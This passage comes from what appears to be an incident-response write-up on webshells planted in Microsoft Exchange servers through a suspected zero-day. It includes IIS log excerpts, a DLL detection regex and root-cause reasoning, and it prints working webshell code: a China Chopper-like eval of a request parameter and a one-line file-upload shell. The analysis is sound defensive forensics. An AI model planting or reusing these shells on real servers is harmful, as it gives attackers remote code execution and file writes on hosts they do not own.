                                   msExchVirtualDirectory
                                   msExchOABVirtualDirectory
WhenChanged                      : 2/28/2021 hh:mm:ss AM
WhenCreated                      : 2/27/2021 hh:mm:ss PM
WhenChangedUTC                   : 2/28/2021 hh:mm:ss PM
WhenCreatedUTC                   : 2/28/2021 hh:mm:ss AM
OrganizationId                   :
Id                               : [REDACTED] (Default Web Site)
OriginatingServer                : [REDACTED]
IsValid                          : True
```

Figure 7. Webshell Discovered on Hosts with China Chopper-like script highlighted in red

Additionally, at the same time as the exploitation activity was occurring, under the process tree for W3WP.EXE there were CSC.EXE (C# Command-Line Compiler) processes writing and compiling temporary DLLs on disk.



Executable File Write 1

New Executable Write 1

File Name


\Device\HarddiskVolume2\Windows\Microsoft.NET\Framework64\v4.0.303
19\Temporary ASP.NET Files\root\[redacted]\[redacted]\App_Web_[redacted].
dll 1

DLL / Library Load 2

```
C:\Windows\Microsoft.NET\Framework64\*\Temporary ASP.NET
Files\root\*\*\App_Web_[0-9a-z]{8}.dll
```


Figure 8. Example of New Executable Write and Temporary DLL File Path regex (Click to enlarge)

Falcon Complete pivoted to recover and remediate these DLLs. These DLL files are typically seen when ASP.NET compiles the .aspx file into assemblies. This compilation happens when the .aspx file is first accessed in which ASP.NET copies the result assemblies to this temporary directory.



```
private void __BuildControlTree(aspnet_client_system_web_ueb9foya_aspx __ctrl)
{
    this.InitializeCulture();
    ((IParserAccessor)__ctrl).AddParsedSubObject(new LiteralControl("Name                         : OAB (Default Web Site)\r\nPollInterval                  : 480\r
      \nOfflineAddressBooks            : \r\nRequireSSL                    : True\r\nBasicAuthentication            : False\r\nWindowsAuthentication          : True\r
      \nOAuthAuthentication            : False\r\nMetabasePath                  : IIS://[redacted]                                     : C:\\Program Files\\Microsoft\
      \Exchange Server\\V15\\FrontEnd\\HttpProxy\\OAB\r\nExtendedProtectionTokenChecking : None\r\nExtendedProtectionFlags         : \r\nExtendedProtectionSPNList       : \r
      \nAdminDisplayVersion            : Version 15.1 (Build 1713.5)\r\nServer               : [redacted]\nInternalUrl                    : https://[redacted]
      \nInternalAuthenticationMethods  : WindowsIntegrated\r\nExternalUrl                   : http://f/"));
    ((IParserAccessor)__ctrl).AddParsedSubObject(new LiteralControl("\r\nExternalAuthenticationMethods   : WindowsIntegrated\r\nAdminDisplayName              : \r
      \nExchangeVersion                : 0.10 (14.0.100.0)\r\nDistinguishedName             : CN=OAB (Default Web Site),[redacted]
      Administrative Group ([redacted],[redacted]                                                              : [redacted]\\OAB
      (Default Web Site)\r\nGuid                   : [redacted]\nObjectCategory                 : [redacted]Exch-OAB-Virtual-Directory
      \r\nObjectClass                   : top\r\n                          msExchVirtualDirectory\r\n                          msExchOABVirtualDirectory\r
      \nWhenChanged                    : 2/28/2021 5:30:42 AM\r\nWhenCreated                   : 2/27/2021 2:28:10 PM\r\nWhenChangedUTC                : 2/28/2021 10:30:42 AM\r
      \nWhenCreatedUTC                 : 2/27/2021 7:28:10 PM\r\nOrganizationId                : \r\nId                    : [redacted]\\OAB (Default Web Site)\r
      \nOriginatingServer              : [redacted]\r\nIsValid                      : True\r\n\r\n"));
}
```


Figure 9. Example of __BuildControlTree() function. Assembly generated by ASP.NET runtime (Click to enlarge)



```
[JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
public virtual void Page_Load()
{
    StackFrame.PushStackFrameForMethod(this, new JSLocalField[0], ((INeedEngine)this).GetEngine());
    try
    {
        object[] localVars = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
        Eval.JScriptEvaluate(base.Request["NO9BxmCXw0JE"], ((INeedEngine)this).GetEngine());
        object[] localVars2 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
        object[] localVars3 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
    }
    finally
    {
        ((INeedEngine)this).GetEngine().PopScriptObject();
    }
}
```

Figure 10. Example of PageLoad() function. Assembly generated by ASP.NET runtime (Click to enlarge)

In one case which deviated from the general China Chopper-like Shell theme, the Falcon Complete team identified a shell which instead was designed to act as a file uploader and write a given file to disk. This aptly followed the naming convention "MultiUp.aspx."



```
namespace ASP
{
    // Token: 0x02000002 RID: 2
    public class auth_multiup_aspx : Page, IRequiresSessionState, IHttpHandler
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        protected void Page_Load(object sender, EventArgs e)
        {
            StreamWriter streamWriter = new StreamWriter(base.Request.Form["fpm_admin"], false, Encoding.Default);
            streamWriter.Write(base.Request.Form["frm_admin"]);
            streamWriter.Close();
        }

        // Token: 0x06000002 RID: 2 RVA: 0x000020A0 File Offset: 0x000002A0
        [DebuggerNonUserCode]
        public auth_multiup_aspx()
        {
            base.AppRelativeVirtualPath = "~/auth/MultiUp.aspx";
            if (!auth_multiup_aspx.__initialized)
            {
                auth_multiup_aspx.__stringResource = base.ReadStringResource();
                auth_multiup_aspx.__fileDependencies = base.GetWrappedFileDependencies(new string[]
                {
                    "~/auth/MultiUp.aspx"
                });
                auth_multiup_aspx.__initialized = true;
            }
        }
```

Figure 11. Assembly variation observed (Click to enlarge)

```
<script runat="server">protected void Page_Load(object sender, EventArgs
e){System.IO.StreamWriter sw = new System.IO.StreamWriter(Request.Form["fpm_admin"] ,
false, Encoding.Default);sw.Write(Request.Form["frm_admin"]);sw.Close();}</script>
```

Figure 12. Non-Chopper Like Shell

Falcon Complete proceeded to continue to locate and remediate any webshells found and their associated build DLL files.

## Understanding the Root Cause

Whenever responding to activity like this, the Falcon Complete team puts an emphasis on understanding what has been detected, and how the activity can be contained and remediated to ensure our customers remain protected. In addition to understanding this critical data, being able to also understand the root cause of exploitation is extremely valuable as it helps to more clearly identify how exploitation occurred in the first place, and implement additional safeguards to prevent further exploitation in the future.


Once the threat had been neutralized, our team was able to pivot efforts to pull data from the host itself in order to ascertain additional information and conduct root cause analysis. This analysis included but was not limited to, analysis of IIS log files, ECP log files, and Event logs from the host.

When investigating any web exploitation, parsing through the web logs is a valuable source of information. Falcon Complete immediately began pulling the IIS logs from the impacted hosts to search for artifacts in an attempt to confirm the initial entry vector. As discussed in the 2021 CrowdStrike Global Threat Report, CVE-2020-0688 impacting Microsoft Exchange Servers was among the exploits most commonly observed by CrowdStrike during 2020.

Naturally, Falcon Complete began by searching for evidence of exploitation via CVE-2020-0688 and quickly realized that there was no forensic evidence that vulnerability was exploited. Additionally, Falcon Complete double-checked the patch levels of the hosts and noticed that some of the hosts that were compromised appeared to be up to date on Microsoft's released Exchange patches.

Falcon Complete then began investigating other potential vulnerabilities including the recently released and patched Microsoft Exchange Server Server Spoofing vulnerability CVE-2021-24085 (which can be leveraged to escalate privileges). Notably, the PoC code for this vulnerability was publicly released on Feb. 15.

Searching through IIS logs for artifacts related to CVE-2021-24085 yielded a few interesting results, specifically POSTs to the DDIService.svc.



```
2021-02-28 hh:mm:ss [REDACTED] POST /ecp/DDI/DDIService.svc/GetObject
msExchEcpCanary=[REDACTED].&schema=OABVirtualDirectory&ActID=[REDACTE
D] 444 [NT AUTH/SYSTEM]$ [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 5414

2021-02-28 hh:mm:ss [REDACTED] POST /ecp/DDI/DDIService.svc/SetObject
msExchEcpCanary=[REDACTED].&schema=OABVirtualDirectory&ActID=[REDACTE
D] 444 [NT AUTH/SYSTEM]$ [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 1019
```


Figure 13. Posts to DDIService.svc

However, these POSTs observed in the logs did not appear to be exploitation of CVE-2021-24085, and specifically we did not see additional evidence pointing to the CSRF Token generation (and subsequent privilege escalation) portion of CVE-2021-24085.

We were now armed with two facts: first, the webshells remediated from the hosts appeared to be Microsoft Exchange Server Offline Address Book (OAB) config files with a China Chopper-like shell in the External URL portion; second, POSTs to `DDIService.svc/SetObject` that set the `OABVirtualDirectory` did not match any known vulnerabilities to Microsoft Exchange that CrowdStrike was aware of. We began to suspect potential zero-day exploitation and immediately notified the CrowdStrike Intelligence team for collaboration.

Looking around the timestamps that these files were written, Falcon Complete uncovered a pattern of behavior in multiple customers IIS logs, thus indicating that this log pattern likely has to do with the exploitation activity.


POSTing to a single letter JavaScript file is unusual behavior that stands out when doing IIS Log Analysis. The POST appears to be a central part of the exploit chain in being able to write the webshells to the hosts.  Of note, Falcon Complete was unable to collect a copy of y.js from any of this activity to confirm the file’s purpose.



```
2021-02-28 hh:mm:ss [REDACTED] GET /rpc/
&CorrelationID=<empty>;&RequestId=[REDACTED]; 443 - [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 401 1 2148074254 23

2021-02-28 hh:mm:ss [REDACTED] POST /ecp/y.js
&CorrelationID=<empty>;&cafeReqId=[REDACTED]; 443 - [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 125

2021-02-28 hh:mm:ss [REDACTED] POST /ecp/y.js
&CorrelationID=<empty>;&cafeReqId=[REDACTED]; 443 - [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 241 0 0 598

2021-02-28 hh:mm:ss [REDACTED] POST /ecp/DDI/DDIService.svc/GetObject
msExchEcpCanary=[REDACTED].&schema=OABVirtualDirectory&ActID=[REDACTE
D] 444 [NT AUTH/SYSTEM]$ [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 5414

2021-02-28 hh:mm:ss [REDACTED] POST /ecp/y.js
&CorrelationID=<empty>;&cafeReqId=[REDACTED]; 443 - [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 5443

2021-02-28 hh:mm:ss [REDACTED] POST /ecp/y.js
&CorrelationID=<empty>;&cafeReqId=[REDACTED]; 443 - [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 1043

2021-02-28 hh:mm:ss [REDACTED] POST /ecp/DDI/DDIService.svc/SetObject
msExchEcpCanary=[REDACTED].&schema=OABVirtualDirectory&ActID=[REDACTE
D] 444 [NT AUTH/SYSTEM]$ [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 1019

2021-02-28 hh:mm:ss [REDACTED] POST /ecp/y.js
&CorrelationID=<empty>;&cafeReqId=[REDACTED]; 443 - [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 58

2021-02-28 hh:mm:ss [REDACTED] POST /ecp/y.js
&CorrelationID=<empty>;&cafeReqId=[REDACTED]; 443 - [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 301
```

Figure 14. Log Pattern corresponding to the timestamps of the DLL and Webshell File Writes

Additionally within the IIS logs were the artifacts showing the actors POST Requests to the written webshells. These POSTs corresponded to the command execution seen in the initial detections for the activity.




```
2021-03-01 hh:mm:ss 10.128.248.18 POST
/aspnet_client/system_web/2vPRkJbi.aspx - 443 - [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 624

2021-03-01 hh:mm:ss 10.128.248.18 POST
/aspnet_client/system_web/2vPRkJbi.aspx - 443 - [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 135
```

Figure 15. Posts to webshells

At this point we knew that the exploitation activity somehow has to do with updating the `OABVirtualDirectory ExternalURL` field to include a China Chopper-like webshell, and in hindsight involved the PowerShell commandlet "Set-OabVirtualDirectory."

